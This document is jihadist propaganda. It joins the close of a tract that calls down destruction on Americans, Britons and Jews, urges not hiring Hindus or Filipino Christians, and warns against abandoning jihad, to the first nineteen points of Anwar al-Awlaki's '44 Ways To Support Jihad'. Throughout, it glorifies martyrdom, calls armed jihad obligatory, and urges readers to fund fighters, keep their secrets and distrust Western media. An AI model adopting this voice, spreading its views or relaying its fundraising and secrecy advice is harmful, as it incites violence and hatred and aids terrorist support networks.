O Allâh! Do away with the Americans, the British, the Jews, as well as their helpers and servants! O Allâh! Bring your wrath upon them, and make give them years of distress as was done with the people of Yûsuf.

And may the peace and blessings of Allâh be upon your Prophet Muhammad, and his Household and Companions, âmîn."

[Dictated by the noble Shaykh Hamûd bin 'Uqlâ' ash-Shu'aybî; 11/28/1421]

39. Do Not Hire Workers from the War Wagers (Harbiyyîn)

[Note: this is more applicable to the system currently in place in the Gulf countries, as opposed to Western countries]

And this can be a follow-up to the economic boycott, and consists of not hiring workers and servants from those counties that are at war with Islâm.

So, for example, you would not hire a Hindu since the Hindus are fighting against our brothers in Kashmîr, and you would not hire a Filippino Christian since they are fighting our brothers in the Southern Philippines, and so on and so forth. Generally speaking, we say: there is no need to use these disbelieving sinners. A man can limit those workers that he hires to those who are Muslims, as this is enough and better, so that the money that he pays to these servants does not become used to fight against the Muslims.

This is a clear and obvious concept, as Allâh says:

[62] Al-Baqarah; 120

وَلَعَبْدٌ مؤْمِنٌ خَيْرٌ من مشْرِكٍ وَلَوْ أَعْجَبَكُمْ

"And indeed a slave who believes is better than a polytheist who is free, even though he pleases you."[63]

Conclusion

I would like to conclude this document by mentioning some of the threats related to abandoning Jihâd that have been mentioned by Shaykh 'Abdil 'Azîz al-Jalîl (may Allâh preserve him) in his book 'at-Tarbiyah al-Jihâdiyyah':

The Danger of Abandoning Jihâd in the Path of Allâh:

"After we have clarified in the introduction regarding the virtues of Jihâd and its fruits in this World and the next, it should then be easy for us in this conclusion to speak about the dangers of abandoning Jihâd and preparation for it, and what results from that of evils and harms and bad endings in this World and the next.

The scholars have always considered the abandonment of Jihâd to be from the greatest of sins. Ibn Hajar al-Haythamî said: "The 391st and 392nd major sins: abandoning Jihâd when it has become an individual obligation; when the enemy has entered into the lands of Islâm, or took a Muslim as a prisoner that is capable of being rescued from them, or if the people abandon Jihâd altogether, or if the people of the outskirts of the Islâmic state abandon fortifying the frontlines, leaving them open to the attacks of the disbelievers."[64] And because of this, the abandonment of Jihâd and preparation for it is considered a sign of hypocrisy, as the Messenger of Allâh (peace be upon him) said: "Whoever dies without fighting, or at least having the intention to fight, then he dies upon a branch of hypocrisy."

And Allâh has counted it from amongst the manifestations of lack of belief in the Hereafter, or weakness in certainty in it. He says:

لا يَسْتَأْذِنُكَ الذِينَ يُؤْمِنُونَ بِاللهِ وَالْيَوْمِ الْآخِرِ أَنْ يُجَاهِدُوا بِأَمْوَالِهِمْ وَأَنفُسِهِمْ وَاللهُ عَلِيمٌ بِالْمُتقِينَ إِنمَا يَسْتَأْذِنُكَ الذِينَ لا يُؤْمِنُونَ بِاللهِ وَالْيَوْمِ الْآخِرِ وَارْتَابَتْ قُلُوبُهُمْ

[63] Al-Baqarah; 221
[64] Az-Zawâjir min Iqtirâf al-Kabâ'ir; 2/163

قُهُمْ فِي رَيْبِهِمْ يَتَرَدَّدُونَ وَلَوْ أَرَادُوا الْخُرُوجَ لَأَعَدُّوا لَهُ عُدَّةً وَلَكِنْ كَرِهَ اللَّهُ انْبِعَاثَهُمْ فَثَبَّطَهُمْ وَقِيلَ اقْعُدُوا مَعَ الْقَاعِدِينَ

"Those who believe in Allâh and the Last Day would not ask your leave to be exempted from fighting with their wealth and their lives, and Allâh is the All-Knower of the pious. It is only those who believe not in Allâh and the Last Day and whose hearts are in doubt that ask you to exempt them, so in their doubts they waver. And if they had intended to march out, certainly, they would have made some preparation for it, but Allâh was averse to their being sent forth, so He made them lag behind, and it was said: "Sit you among those who sit.""[65]

And we can summarize the dangers and bad endings resulting from abandoning of Jihâd as follows:

1 – The abandoning of Jihâd is a major sin, as we previously explained, since it consists of exposing one to the anger of Allâh – the Mighty and Exalted – and His punishment in this World and the next.

Allâh says:

إِلاَّ تَنفِرُوا يُعَذِّبْكُمْ عَذَاباً أَلِيماً وَيَسْتَبْدِلْ قَوْماً غَيْرَكُمْ وَلا تَضُرُّوهُ شَيْئاً وَاللَّهُ عَلَى كُلِّ شَيْءٍ قَدِيرٍ

"If you march not forth, He will punish you with a painful torment and will replace you by another people, and you cannot harm Him at all, and Allâh is Able to do all things."[66]

قُلْ إِنْ كَانَ آبَاؤُكُمْ وَأَبْنَاؤُكُمْ وَإِخْوَانُكُمْ وَأَزْوَاجُكُمْ وَعَشِيرَتُكُمْ وَأَمْوَالٌ اقْتَرَفْتُمُوهَا وَتِجَارَةٌ تَخْشَوْنَ كَسَادَهَا وَمَسَاكِنُ تَرْضَوْنَهَا أَحَبَّ إِلَيْكُمْ مِنَ اللهِ وَرَسُولِهِ وَجِهَادٍ فِي سَبِيلِهِ فَتَرَبَّصُوا حَتَّى يَأْتِيَ اللَّهُ بِأَمْرِهِ وَاللَّهُ لا يَهْدِي الْقَوْمَ الْفَاسِقِينَ لَقَدْ نَصَرَكُمُ اللَّهُ فِي مَوَاطِنَ كَثِيرَةٍ وَيَوْمَ حُنَيْنٍ إِذْ أَعْجَبَتْكُمْ كَثْرَتُكُمْ فَلَمْ تُغْنِ عَنْكُمْ شَيْئاً وَضَاقَتْ عَلَيْكُمُ الأَرْضُ بِمَا رَحُبَتْ ثُمَّ وَلَّيْتُمْ مُدْبِرِينَ ثُمَّ أَنْزَلَ اللَّهُ سَكِينَتَهُ عَلَى رَسُولِهِ وَعَلَى الْمُؤْمِنِينَ وَأَنْزَلَ جُنُوداً لَمْ تَرَوْهَا وَعَذَّبَ الَّذِينَ كَفَرُوا وَذَلِكَ جَزَاءُ الْكَافِرِينَ

[66] At-Tawbah; 39

"Say: If your fathers, your sons, your brothers, your wives, your kindred, the wealth that you have gained, the commerce in which you fear a decline, and the dwellings in which you delight are dearer to you than Allâh and His Messenger, and striving hard and fighting in His Path, then wait until Allâh brings about His Decision. Truly, Allâh has given you victory on many battlefields, and on the Day of Hunayn when you rejoiced at your great number but it did not avail you and the earth, vast as it is, was straitened for you, then you turned back in flight. Then Allâh sent down tranquility upon His Messenger and on the believers, and sent down forces which you did not see, and punished the disbelievers. This is the recompense of disbelievers."[67]

And Ibn al-Qayyim (may Allâh have Mercy upon him) describes those who neglect the obligation of commanding the good and forbidding the evil and Jihâd in the Path of Allâh as those who are lowest in their religious commitment, and the worst sinners in the Sight of Allâh – the Exalted – as he says: "As for Jihâd, and commanding the good and forbidding the evil, and being true to Allâh and His Messenger and His servants, and giving victory and aid to Allâh and His Messenger and His Religion and Book, then these are obligations that do not even occur to them, let alone be desired or implemented by them. And the lowest in people of religious commitment, and the worst of them in the Sight of Allâh are those who abandon these obligations, even if they abstain from every single one of the worldly pleasures. And you see very few of them having their faces turn red because of the limits of Allâh being violated, or exerting their effort in aiding His religion. The situation of the major sinners is better with Allâh than these."[68]

Therefore, abandoning Jihâd in the Path of Allâh is a reason for destruction in this World and the next. And this is the correct understanding of Allâh's saying:

وَأَنفِقُوا فِي سَبِيلِ اللَّهِ وَلَا تُلْقُوا بِأَيْدِيكُمْ إِلَى التَّهْلُكَةِ وَأَحْسِنُوا إِنَّ اللَّهَ يُحِبُّ الْمُحْسِنِينَ

"And spend in the Path of Allâh and do not throw yourselves into destruction."[69]

Ibn Kathîr said: "A man from the Muhâjirîn who was fighting in Constantinople went forth into the ranks of the enemy until he was killed, so the people said: "He threw himself into destruction!" So, Abû Ayyûb al-Ansârî said: "We are more knowledgeable about his verse. It was revealed concerning us, when we were with the Messenger of Allâh (peace be upon him), and we witnessed with him many battles and helped him achieve victory, so when Islâm became widespread and established, we – the Ansâr – gathered and said: "Allâh has honored us with the companionship of His Prophet (peace be upon him), and his victory, and Islâm has become widespread and its people have increased, and the fighting has stopped. So, let us return to our wives and children and stay with them." So, this verse was revealed." So, their destruction lied in their staying with their families and wealth, and abandoning of Jihâd."[70]

[67] At-Tawbah; 24-26
[68] Uddat as-Sâbirîn; p. 121
[69] Al-Baqarah; 195

Likewise, in the abandonment of Jihâd is a weakening of the belief of alliance and enmity (Walâ' and Barâ'), and this is because – as we have previously mentioned – this belief of alliance and enmity is closely linked with the commanding of good and the forbidding of evil and Jihâd in the Path of Allâh – the Mighty and Exalted. So, whenever the servant holds back from Jihâd, his belief of alliance and enmity also weakens, and this is enough of a danger.

2 – By abandoning Jihâd, polytheism and oppression become widespread, and disbelief and its people become powerful, and people begin to enslave themselves to one another, and it is no secret what this leads to of distress and great corruption between the people, as Allâh says:

وَلَوْلا دَفْعُ اللهِ الناسَ بَعْضَهُمْ بِبَعْضٍ لَفَسَدَتِ الْأَرْضُ وَلَكِن اللهَ ذُو فَضْلٍ عَلَى الْعَالَمِينَ

"And if Allâh did not check one set of people by means of another, the Earth would indeed be full of mischief. But Allâh is full of Bounty to the Worlds."[71]

And Allâh says:

وَلَوْلا دَفْعُ اللهِ الناسَ بَعْضَهُمْ بِبَعْضٍ لَهُدِمَتْ صَوَامِعُ وَبِيَعٌ وَصَلَوَاتٌ وَمَسَاجِدُ يُذْكَرُ فِيهَا اسْمُ اللهِ كَثِيراً وَلَيَنصُرَن اللهُ مَنْ يَنصُرُهُ إِن اللهَ لَقَوِي عَزِيز

"For had it not been that Allâh checks one set of people by means of another, monasteries, churches, synagogues, and mosques wherein the Name of Allâh is mentioned much would surely have been pulled down. Verily, Allâh will help those who help His Cause. Truly, Allah is All-Strong, All-Mighty."[72]

So, were it not for the fact that Allâh repels the disbelievers by way of the Jihâd of the believers, then the disbelievers – with their oppression – would have gained

[70] Tafsîr Ibn Kathîr; 1/228
[71] Al-Baqarah; 251
[72] Al-Hajj; 40

dominance over the believers, and if the disbelievers gain dominance, then they would force the people to become enslaved to them instead of Allâh – the Glorified and Exalted, and if the people worship anyone other than Allâh, then their entire lives would become ruined, since life is not set straight unless it is lived out according to the methodology drawn out by Allâh, and that is the methodology that establishes servitude to Allâh. By this, lofty manners and virtuous and praiseworthy characteristics are actualized by mankind, as the One who drew out the methodology is Allâh, the One who Created life and those that are alive, the One who is Knowledgeable of what is in their interests. On the other hand, if a disbeliever gains dominance in the land and legislates for the people out of his own whims, then he does not have knowledge of all things, and is not protected from faults and desires, and does not know what exactly is in the best interests of humanity. So, he goes about randomly, corrupting life, as is the case today, and a look at the reality in which the disbeliever has dominance in the land is enough to illustrate this fact for us, and were it not for the Muslims' abandonment of the Jihâd that Allâh commanded then the lives of the people would be much better, as they would be ruled by the Sharî'ah of Allâh. Because of this, the Messenger of Allâh (peace be upon him) legislated that Jihâd is to be carried out even under the banner of a sinful leader who does not reach the level of being a disbeliever, because for the Muslims to be ruled over by a sinner is better for them than to be ruled by a disbeliever using a law other than that which Allâh has revealed, as the ruling by other than what Allâh revealed is the reason for the corruption that is on the Earth.

3 – The abandonment of Jihâd is a reason for humiliation and disgrace, as the Prophet (peace be upon him) said: "If you abandon Jihâd, and hold onto the tails of the cattle, and engage in usury, then Allâh will place a humiliation upon your necks that he will not remove from you until you repent to Allâh and return to what you were upon."[73]

This is something that is being witnessed in our times, as the disbelievers have occupied the lands of the Muslims, and the Muslims have lived in subjugation – the disbelievers eat up their resources, interfere in their affairs, and dominate them with all types of humiliation and disgrace – and this is for no reason except that the laws of Allâh have been thrown behind our backs and we have abandoned ruling by his Sharî'ah, which includes the obligation of Jihâd.

And the disbelievers will not return to the Muslims their rights and think back on what they have been doing, or hold back their evil from us by simple speeches and soft talk. Rather, what strikes frightens them and forces them to halt their attacks against the Muslims and their lands is Jihâd in the Path of Allâh – the Exalted – which contains disgrace for disbelief and its people, and might and honor for the Muslims.

[73] Narrated by Ahmad, and it is authentic.

And this is a reality that has been witnessed by history, as there has never been a land that the banner of Jihâd has risen over except that the Muslims experienced honor in that place, and the enemies of Allâh from the disbelievers would experience terror at the sounds of the Mujâhidîn yelling "Allâhu Akbar!"

Al-Mawdûdî (may Allâh have Mercy upon him) said: "So, if this Ummah realizes the need to repel this evil to protect itself, and it sacrifices its relaxation, luxury, wealth, personal desires, soul, and everything that is dear to it for the sake of this, then there is no way that it could ever become a weak and oppressed nation, and there is no way for any power – no matter who it might be – to take away from its honor and nobility. It is a must for this noble Ummah to lower its head to the truth, and to prefer death over lowering its head to falsehood, and if it does not have the power to raise the word of the truth and to assist it, then it must at least work to preserve the truth in any way that it can, and this is the lowest degree of honor that it can keep for itself."[74]

Sayyid Qutb (may Allâh have Mercy upon him) said: "And as for those who fear punishment and pain and martyrdom and a loss of life and children and wealth if they were to go out and make Jihâd in the Path of Allâh, it is upon them to reflect upon the worldly sacrifices that they have made for other than Allâh, in terms of their lives and wealth and children, and above that, their character and honor... Verily, the sacrifices that are required for Jihâd in the Path of Allâh in the face of the tyrants of this Earth are much less than those worldly sacrifices that are made for other than Allâh. Worst of all, these worldly sacrifices result in nothing but humiliation and sin and disgrace!"[75]

4 – By abandoning Jihâd, you let great benefits of this World and the next slip away, such as the great reward that Allâh has prepared for the Mujâhidîn and martyrdom in the Hereafter. Also, you forsake a life of honor in this World that is established upon the Sharî'ah of Allâh – the Mighty and Exalted – and martyrdom and war booty and a faith-filled upbringing that cannot be attained except in the shade of Jihâd and fighting against the enemies of Allâh.

5 – Abandoning Jihâd leads to enmity and division between the Muslims, and this is something that has been witnessed, as there is not a single era in which the Ummah has abandoned Jihâd in the Path of Allâh except that it became preoccupied with itself, and the Muslims turned their weapons to the chests of their brothers and became busy with fighting each other.
Another observation in regards to our current state of affairs, and what has resulted from cessation of Allâh's Sharî'ah being applied – including Jihâd: you would see how the Muslims have legislated for themselves division and partisanship and differences between themselves, such that they are preoccupied with each other, and this is not a result of anything except deviation from the true methodology and the cessation of the application of this mighty act of worship and what resulted of the domination of the disbelievers in the Muslim lands and their lighting the fires of division and dissention between them, and this is the way of Allâh – the Mighty and Exalted – in regards to all who turn their backs on his Law, and forget a major part of what was sent down to them, as Allâh – the Exalted – said:

[75] Fi Dhilâl al-Qur'ân; 4/1941

وَمِنَ الذِينَ قَالُوا إنا نَصَارَى أَخَذْنا مِيثَاقَهُمْ فَنسُوا حَظّاً مِما ذُكرُوا بِهِ فَأَغْرَيْنا بَيْنَهُمُ الْعَدَاوَةَ وَالْبَغْضَاءَ إِلَى يَوْمِ الْقِيَامَةِ وَسَوْفَ يُنَبِئُهُمُ اللهُ بِمَا كَانُوا يَصْنَعُونَ

"And from those who call themselves Christians, We took their covenant, but they have abandoned a major part of the Message that was sent to them. So, We planted amongst them enmity and hatred till the Day of Resurrection, and Allâh will inform them of what they used to do."[76]

O Allâh, teach us what will benefit us, and benefit us with what we learn.

O Allâh, allow us to recognize the truth and follow it, and allow us to recognize falsehood and avoid it.

And give us honor with Jihâd, and join us with the caravan of martyrs, and use us in your obedience and Pleasure.

And our final prayer is that all Praise is due to Allâh, the Lord of the Worlds, and may the peace and blessings of Allâh be upon our Prophet Muhammad, and his Household and Companions.

Âmîn.

44 Ways To Support JIHAD

Anwar Al Awlaki

Jihad is the greatest deed in Islam and the salvation of the ummah is in practicing it. In times like these, when Muslim lands are occupied by the kuffar, when the jails of tyrants are full of Muslim POWs, when the rule of the law of Allah is absent from this world and when Islam is being attacked in order to uproot it, Jihad becomes obligatory on every Muslim. Jihad must be practiced by the child even if the parents refuse, by the wife even if the husband objects and by the one indebt even if the lender disagrees.

Dear brothers and sisters the issue is urgent since today our enemy is neither a nation nor a race. It is a system of kufr with global reach. The kuffar today are conspiring against us like never before. So could we be heading towards the great battle between the Romans and the Muslims - Al Malhamah - which the Prophet (saaws) spoke about?

Again, the point needs to be stressed: Jihad today is obligatory on every capable Muslim. So as a Muslim who wants to please Allah it is your duty to find ways to practice it and support it. Following are 43 ways for the brothers and sisters to support Jihad fi sabeelillah:

1. Having the right intention

You must make the intentions of joining the ranks of the mujahideen. The Messenger of Allah says: "Whoever dies and has not fought or intended to fight has died on a branch of hypocrisy" (Related by Muslim)

A sign that an intention of a person is true is whether they are preparing for Jihad or not. Allah says: "And if they had intended to go forth, they would have prepared for it" (9:46).
The conditions for Jihad al Dafi' (the defensive Jihad) are five as stated by scholars such as Abu Qudamah: Islam, puberty, sanity, financial ability, and to be free of physical disabilities. If a person lacks the financial ability and doesn't find anyone to finance him or suffers from an illness or a disability that excuses him from Jihad then a sign of the true intention of such a person is that he is sad that he is exempted from Jihad. Allah says about the ones who could not afford the expenses of joining in the battle of Tabuk: "Nor [is there blame] upon the those who, when they came to you that you might give them mounts, you said, "I can find nothing for you to ride upon." They turned back while there eyes overflowed with tears out of grief that they could not find something to spend [for the cause of Allah]" (9-92)

2. Praying to Allah to award you with martyrdom

The Messenger (saaws) says: "Whoever sincerely asks Allah to award him with martyrdom would be given the rewards of martyrs even if he dies on his bed" (Related by Muslim)
Asking Allah to die as a shaheed pleases Allah because it shows him that you are willing to give your life for him. But you need to be careful not to be merely paying lip service. A person who truly asks for shahadah would respond to the call of Jihad whenever he hears it and would eagerly search for death in the path of Allah.

The reason why the enemies of Allah succeeded in defeating some Muslims and taking over their land is because they have lost their love for martyrdom. The Messenger of Allah (saaws) says: Nations will attack you like a group of people eating from a plate. The sahabah said: "Is that because we will be few in numbers?" He said: "No, you will be numerous but you will be like the foam of the sea, and Allah will take away from the hearts of your enemies the fear from you and Allah will cast in your hearts "wahan"" They said: "What is "wahan" O Messenger of Allah?" He said: "The love of this world and the hatred of death" (Related by Abu Dawud).
Our culture of martyrdom needs to be revived because the enemy of Allah fears nothing more than our love of death.

3. Jihad with your wealth

The financial Jihad has preceded the physical Jihad in every verse except one. This is to point out to us the importance of the Jihad of wealth because Jihad depends on it. In other words, no money no Jihad, and Jihad needs lots of it. That is why according to Al Qurtubi in his tafseer he states that the reward for money given as Sadaqah is multiplied by ten, but the reward for money spent in Jihad is multiplied by 700!

Allah says: “The example of those who spend their wealth in the way of Allah is like a seed which grows seven spikes; in each spike is a hundred grains. And Allah multiplies [His reward] for whom He wills” (2:261)

Probably the most important contribution the Muslims of the West could do for Jihad is making Jihad with their wealth since in many cases the mujahideen are in need of money more than they are in need of men. As Sheikh Abdullah Azzam puts it: “Men are in need of Jihad and Jihad is in need of money”

4. Fundraising for the mujahideen

In addition to paying from your own money you should also encourage others to do the same. Rasulullah says: “The one who guides others towards a good deed would receive rewards equal to those who practice it.” By fundraising for the mujahideen you are also fulfilling a sunnah of Rasulullah (saaws) which he would often practice before going out for a battle.

5. Financing a Mujahid

Rasulullah (saaws) says: “Whoever sponsors a fighter in the cause of Allah has fought” (Majma’ al Zawa’id)

This includes all the expenses of the mujahid including his travel expenses. This gives a chance for the rich and the poor to receive the rewards of Jihad, the poor by fighting and the rich by sponsoring them.

6. Taking care of the family of a Mujahid

Taking care of the family of the mujahid could be by protecting them, tending to their needs, providing them with financial assistance and protecting their honor.
The Messenger of Allah (saaws) says:

- Anyone of you who takes care of the family and wealth of a mujahid will receive half the reward of the mujahid (Muslim)
- The duty towards protecting the honor of the wives of the mujahideen on the ones who stay behind is like their duty towards protecting the honor of their mothers. If a person who stays behind promises to take care of the wife of a mujahid but then betrays him, on the Day of Judgment the mujahid will be told that this man betrayed you so take whatever you want from his good deeds. So he will take whatever he likes. (Muslim)
- Whoever does not fight, sponsor a fighter, or take care of the family of a fighter, will be afflicted with a disaster before he dies. (Abu Dawud)

If a person fears for the safety of his family, Shaytan can take advantage of that and prevent that person from going to Jihad. Even if such a person disobeys Shaytan and does go to Jihad, Shaytan can come to him and weaken his heart by whispering to him about the loved ones he left behind. Therefore, taking care of the families of the mujahideen would help their morale and that is why Islam devoted this attention to taking care of the family and wealth of the mujahideen.

7. Sponsoring the family of a shaheed

The shaheed has fought for Islam and Muslims. He gave up his life for me and you. Therefore the families of the shaheeds need to be honored and served.

When Ja'far bin Abi Talib was killed in the battle of Mu'tah, the Messenger of Allah (saaws) told his wives: "Prepare food for the family of Ja'far because they are preoccupied with their affair" and he visited Ja'far's house. (Related by Abu Dawud and al-Tirmithi). Imam Ahmad narrates that when the Messenger of Allah received the news of the martyrdom of Ja'far he visited his house and asked Ja'far's wife to bring the children. When they came to him he hugged them and kissed them while his eyes were shedding tears. Asma – the wife of Ja'far – said: "I asked the Messenger of Allah (saaws) if something has happened" He said: "Yes, Ja'far was killed today" Asma said: "When I heard that I started crying and screaming. Then the Messenger of Allah (saaws) left and told his wives: "Don't forget to prepare food for the family of Ja'far because their affair has overwhelmed them""

The children of the shaheed need to find in the men of the ummah the care of their father. The wife of the shaheed should be given the opportunity of remarrying if she has the desire to. This requires two cultural changes.

First: The Muslim society needs to change its negative view regarding the divorced and widowed woman. Unfortunately, today men avoid women who are divorcees or widows. This stigma attached to our divorced and widowed sisters needs to be overcome.

Second: The Muslim society today is very intolerant towards polygamy - which becomes a social necessity especially in times of war. So isn't it unfair to deprive millions of Muslim sisters from the blessings of marriage?

No woman in the time of the sahabah was left without a husband - a partner who would take care of her psychological, physical and financial needs. When Ja'far died Abu Bakr married his wife and took care of her children.

8. Sponsoring the families of the prisoners of war

Taking care of the family of a prisoner is equal in reward to taking care of the family of a mujahid. It is extremely important for such a practice to become the norm so that in the future when our brothers go out in the path of Allah they would know that if they die or if they are captured their families would be taken care of.

9. Paying your zakah to the mujahideen

The distribution of zakah is restricted to eight categories: "Zakah expenditures are only for the poor and for the needy and for those employed to collect [Zakah] and for bringing hearts together [for Islam] and for freeing captives [or slaves] and for those in debt and for the cause of Allah and for the [stranded] traveler" (9:60)

In the cause of Allah "fi sabeelillah" refers to the mujahideen. The Maliki jurist Abu Bakr bin al Arabi states: "Malik says: "The causes of Allah are many, but there is no difference of opinion that "in the cause of Allah" here (in the verse) refers to fighting"

Imam al Nawawi states in al Minhaaj when talking about the spending of zakah: "The fighter in the path of Allah is given what he needs to cover his expenses and the expenses of his family from the time he leaves until the time he comes back, even if he is absent for a long time"

Today not a lot of people pay their zakah to the mujahideen. But if Muslims would rid themselves from the whispering of Shaytan they would come to realize that the best way to spend their zakah nowadays is by giving it to the mujahideen because the Messenger of Allah (saaws) says: "Charity cannot be given to a wealthy person except in five situations" The Messenger of Allah (saaws) listed one of them as: "The fighter in the cause of Allah" (Related by Abu Dawud). Now if zakah can be paid to the mujahideen even if they are rich what about when the mujahideen of today fulfill four out of the eight categories of zakah: They are poor, they are in need, they are wayfarers and they are the ones in the cause of Allah! So pay your zakah to the mujahideen and encourage others also.

10. Contributing to the medical needs of the mujahideen

The mujahideen are in great need of any medical assistance they can get. They need physicians, they need hospitals and clinics that would open their doors to them and they need medicine. There are hundreds of thousands of Muslim physicians and nevertheless we hear many stories of injured mujahideen who suffered from simple wounds but because of the absence of medical help they had to suffer in agony until they died. Those Muslims who studied medicine and claim that they are doing it for the sake of Allah and to benefit the Muslims, we say to them: Where are you?

It is said that Khattaab - the great Muslim commander in Chechnya - was injured in a battle and his brothers found no Muslim doctor to take care of him so they had to take him to the Red Cross and have them treat him under gun point!

Muslim health care workers have a great responsibility and their contribution to Jihad is indispensable. In fact their rewards could be even greater than those of the fighters.

11. Providing Moral support and encouragement for the mujahideen

When the mujahideen hear Imams making dua for them, scholars giving fatwas supporting them and the Muslim masses praising them, this boosts their moral and gives them the strength to carry on. However, we find that many Muslims betray their brothers by speaking against them. We see scholars issuing fatwas in support of the apostate governments in their fight against the mujahideen. One should not underestimate the detrimental effect such betrayal has on the mujahideen.

12. Defending the mujahideen and standing up for them

The Messenger of Allah (saaws) says: “Whoever protects the reputation of his brother, Allah will protect his face from Hell Fire on the Day of Judgment” (Related by al Tirmithi)

He also says: “Any person who betrays a Muslim whose sanctity is being violated and reputation is being dishonored, Allah will betray him when he is in need of help and any person who protects a Muslim whose sanctity is being violated and reputation is being dishonored, Allah will assist him when he is in need of help” (Related by Abu Dawud)
It is therefore our Islamic duty to stand up for the ones who are defending us and our religion. As a rule of thumb, we should never side by word or deed against our brothers in Islam especially the ones who have given up their lives for Islam and we should never side by word or deed with the disbelievers who are the enemies of our most beloved, Allah subhanahu wa ta’aala.
And if one cannot speak the truth then at least they should remain silent.

13. Fighting the lies of the Western Media

The perceptions of many Muslims are formed by the Western media. Allah says: "O you who have believed, if there comes to you a disobedient one (fasiq) with information, investigate, lest you harm a people out of ignorance and become, over what you have done, regretful" (49:6)
So what about when the news is coming from a kafir rather than a fasiq?!

The danger of the Western media stems from the fact that it puts on the cloak of truth and objectivity when in reality it is no more than the mouthpiece of the devil. Can't you see that the Western media is constantly trying to underplay the atrocities committed by the West while exaggerating the violations – which are few and far in between - committed by Muslims? Can't you see how the Western media succeeded in presenting the awlyaa' (friends) of Allah, the ones who are fighting in His cause, as the followers of evil, while it presents the Pharaoh of this day and his armies as the army of good? The Western media is so good in its deception that its lies pass on a wide section of the Muslim ummah.

The fact is that this media demonizes the mujahideen, spreads lies about them, blows out of proportion their mistakes, tries to sow the seeds of disunity amongst them, attempts to ruin the reputations of their leaders, and ignores or demonizes the scholars of truth when on the other hand, it glorifies and promotes the scholars of falsehood.

So my dear brothers and sisters part of your duty is to campaign amongst Muslims to raise their awareness regarding this issue. You should encourage them to be careful and critical of the Western media. A Muslim should not believe Western sources unless they are confirmed by a trustworthy Muslim one. I say a "trustworthy" Muslim source because the verse was warning us from accepting the news of a disobeying Muslim. Now that is not to say that we should not believe the media in anything it says even in its weather forecasts! No, what we are saying is that you should not believe what they say about Islam and Muslims. A media source that could otherwise be very objective and truthful could become a fabricator when it comes to covering news on Muslims. That is how the disbelievers dealt with Muslims since the dawn of history…and there is no reason for us to believe why that would change.

14. Exposing the hypocrites

The hypocrites represented a great danger to the Muslim community during the time of the Prophet, and they still do. The Messenger of Allah would fight them by exposing their lies. If the battle with the kuffar was primarily a battle of swords, the battle against the hypocrites was primarily a battle of words. Since the hypocrites hide behind the cloak of religion to spread their poisonous ideas, the way to fight them is by revealing the truth and exposing their lies. Your weapon against them is Quran and Sunnah.

Some of these hypocrites could be very charismatic. They could appear to be very impressive, but they are fake. Allah says: “And when you see them, their forms please you, and if they speak, you listen to their speech. They are as if they were pieces of wood propped up – they think that every shout is against them. They are the enemy, so beware of them. May Allah destroy them; how are they deluded?” (63:4)

The fake scholars and deviant ideologies need to be exposed for what they are.

15. Encouraging others to fight Jihad

Inviting others to do good is an encouraged act of worship since it falls under enjoining good and forbidding evil. In addition to that, encouraging others to participate in Jihad was an act of worship we were specifically asked to do.

Allah says: “O Prophet, urge the believers to battle.” (8:65) and He says: “So fight, [O Muhammad], in the cause of Allah; you are not held responsible except for yourself. And encourage the believers [to join you] that perhaps Allah will restrain the might of those who disbelieve. And Allah is greater in might and stronger in [exemplary] punishment.” (4:84)

16. Protecting the mujahideen and preserving their secrets

We need to guard our tongues. Sometimes you could end up endangering your brothers unwillingly by your words. A Muslim should develop the habit of being able to keep secrets. We have an incident from seerah where a sahabi refused to tell his own wife about a secret mentioned to him by the Messenger of Allah. Sometimes you want to protect the secrets from the closest people to you: your wife, parents, children and brothers, because they might be the most vulnerable. A Muslim should learn to not say more than what needs to be said, to work on a “need to know basis”.
A lot of Jihad work is secret and clandestine by nature. Therefore, brothers and sisters should be very careful with their words. A lot of harm was inflicted on Jihad work because of otherwise good and sincere brothers who had loose tongues.
The enemies of Allah will try to recruit Muslims to infiltrate Islamic work. They will tell them that we are doing this to protect the Muslims. They may carry along with them scholars who would approve that. Part of your role in protecting the mujahideen is by warning the Muslim community that spying on a Muslim for a non-Muslim is nothing less than kufr.
Allah says: “And whoever is an ally of them among you – then indeed, he is one of them.” (5:51)

17. Praying for the mujahideen

Never underestimate the power of a sincere dua'.
The Messenger of Allah (saaws) says: "This ummah is given victory through the weak among them, through their dua', prayers and sincerity". Make dua for them in your sujood since that is when you are closest to Allah.
An important form of dua that needs to be performed is dua al Qunoot in salah. Encourage Imams to perform it when things get tough on the mujahideen. This is the Sunnah of Rasulullah.
Prior to one of the battles, the leader of the Muslim army asked his soldiers to see what Muhammad bin Wasi' (one of the great worshipers of the early Muslims) was doing. They came back saying that we saw him raising his finger and making dua. The leader of the army said: "That finger making dua to Allah is more beloved to me than a thousand men!"

18. Following the news of Jihad and spreading it

Following the news of Jihad and the mujahideen is important because

- It keeps your attachment to Jihad alive.
- It strengthens your belongingness to the ummah.
- It encourages you to join Jihad when you see the heroic acts of the mujahideen. It kindles your desire for martyrdom when you see the courage of martyrs.
- Those who follow the news of the mujahideen will see how Allah is protecting his servants and guiding them towards victory. They will see how the ummah is heading towards the era of Islam under the leadership of: "al Ta'ifah al Mansoorah" mentioned in the hadiths of Rasulullah (saaws).
- Reading history or Fiqh books on Jihad provides you with the theory. Following the news of the mujahideen provides you with practical examples of how our brothers are applying the theory in today's world. It provides you with something tangible, something real.
- The news of Jihad is the news of the conflict between good and evil which has existed since the time of Adam and will continue until the end of time. Following the developments of this conflict brings Quran into light. When you read Quran with this awareness you would have a more engaged relationship with the book of Allah than a person who is living in the seclusion of his ivory tower. This engagement with the book of Allah reaches its height when you yourself are engaged in this conflict by joining the ranks of the mujahideen. I need to repeat what I mentioned in point 13 that you should only spread authentic information from authentic sources. Because spreading rumors is an attribute of the hypocrites: Allah says: "And when there comes to them something [information] about public security or fear, they spread it around. But if they had referred it back to the Messenger or to those of authority among them, then the ones who [can] draw correct conclusions from it would have known about it." (4:83)

19. Spreading the writings of the mujahideen and their scholars

